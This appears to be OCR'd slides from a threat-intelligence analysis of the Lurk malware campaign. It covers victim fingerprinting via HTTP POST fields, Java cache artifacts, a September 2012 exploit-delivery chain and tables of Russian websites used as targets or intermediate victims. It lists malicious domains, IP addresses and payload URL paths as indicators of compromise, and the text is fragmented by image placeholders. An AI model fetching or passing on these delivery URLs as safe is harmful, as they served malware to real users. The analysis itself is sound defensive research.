
# Lurk target fingerprinting

Lurk only served additional stages of multi-staged malware, if initial analysis of compromised target confirmed it to be a target of interest.




```
Date/Time 2012-05-04 11:39:58 MSK
Tag Name  HTTP_Post_Field
Severity     Low
Target IP Address 37.58.73.171
Target Object Name 80
Target Object Type  Target Port
:arg      hl=us&source=hp&q=-
1785331712&aq=f&aqi=&aql=&oq=
:field     Adobe Flash Player 11
ActiveX|1.Conexant 20585
SmartAudio HD|3.ThinkPad Modem
Adapter|7.Security Update for
Windows XP (KB2079403)|1.Security
Update for Windows XP (KB2115168)
|1.Security Update for Windows XP
(KB2229593)|1.Security Update for
Windows
:server  mobility65w.com
:URL     /search
:value    <empty>
```

# “bodiless” artifacts:



```
▼ doronina_yn
    ▼ Application Data
        ▼ Sun
            ▼ Java
                ▼ Deployment
                    ▼ cache
                        ▼ 6.0
                            ▼ 35
                                  6307d423-753a1664.idx
                            ▼ 52
                                  2b4bacf4-35f11bae
                                  2b4bacf4-35f11bae.idx
```

# Lurk exploitation chain
# September 2012



newsru.com

tomatoesdaunting.net/7GIC
IP:184.22.165.170

html

tomatoesdaunting.net/07GICdq
IP:184.22.165.170

html

Not Bot

java-archive

tomatoesdaunting.net/07GICjq
IP:184.22.165.170

octet-stream

socialisminsight.org/17GICjq
IP:184.22.165.170

zigging62z.com
IP:64.79.71.45
gratuity31t.com
IP:64.79.71.44


HTTP POST,GET

No timeout


BOT

# Lurk exploitation chain September 2012 two days later

mime type sequen as another pattern



| stage | ref | ip | method | url | mime | in | out |
|---|---|---|---|---|---|---|---|
| infect | http://newsru.com/ | 184.22.165.170 | GET | http://cdmalinkrating.net/7GIC | text/html | 58066.0 | 603.0 |
| infect | http://cdmalinkrating.net/7GIC | 184.22.165.170 | GET | http://cdmalinkrating.net/07GICdq | text/html | 5967.0 | 354.0 |
| infect | - | 184.22.165.170 | GET | http://cdmalinkrating.net/07GICjq | application/Java-archive | 20329.0 | 670.0 |
| infect | - | 184.22.165.170 | GET | http://socialisminsight.org/17GICjq | application/octet-stream | 127376.0 | 603.0 |




# Targets and intermediate victims

| | 2012 | 2013 | 2014 |
|---|---|---|---|
| **0** | 3dnews.ru | 3dnews.ru | 3dnews.ru |
| **1** | adriver.ru | adriver.ru | adfox.ru |
| **2** | akdi.ru | adv.vz.ru | auto.ru |
| **3** | bg.ru | aif.ru | avtovzglyad.ru |
| **4** | com.adv.vz.ru | akdi.ru | drive.ru |
| **5** | fobos.tv | gazeta.ru | glavbukh.ru |
| **6** | gazeta.ru | glavbukh.ru | inosmi.ru |
| **7** | rian.ru | infox.ru | irr.ru |
| **8** | newsru.com | klerk.ru | nalogoved.ru |
| **9** | newsru.ru | mn.ru | news.mail.ru |
| **10** | rian.ru | newsru.com | ria.ru |
| **11** | slon.ru | rg.ru | riarealty.ru |
| **12** | target-m.ru | servernews.ru | rnk.ru |
| **13** | tks.ru | slon.ru | rusplt.ru |
| **14** | torrogrill.ru | tks.ru | smotri.com |
| **15** | tvrain.ru | topnews.ru | sport.mail.ru |
| **16** | uik-ek.ru | tvrain.ru | tks.ru |
| **17** | ura.ru | vesti.ru | utro.ua |
| **18** | vesti.ru | | womanhit.ru |

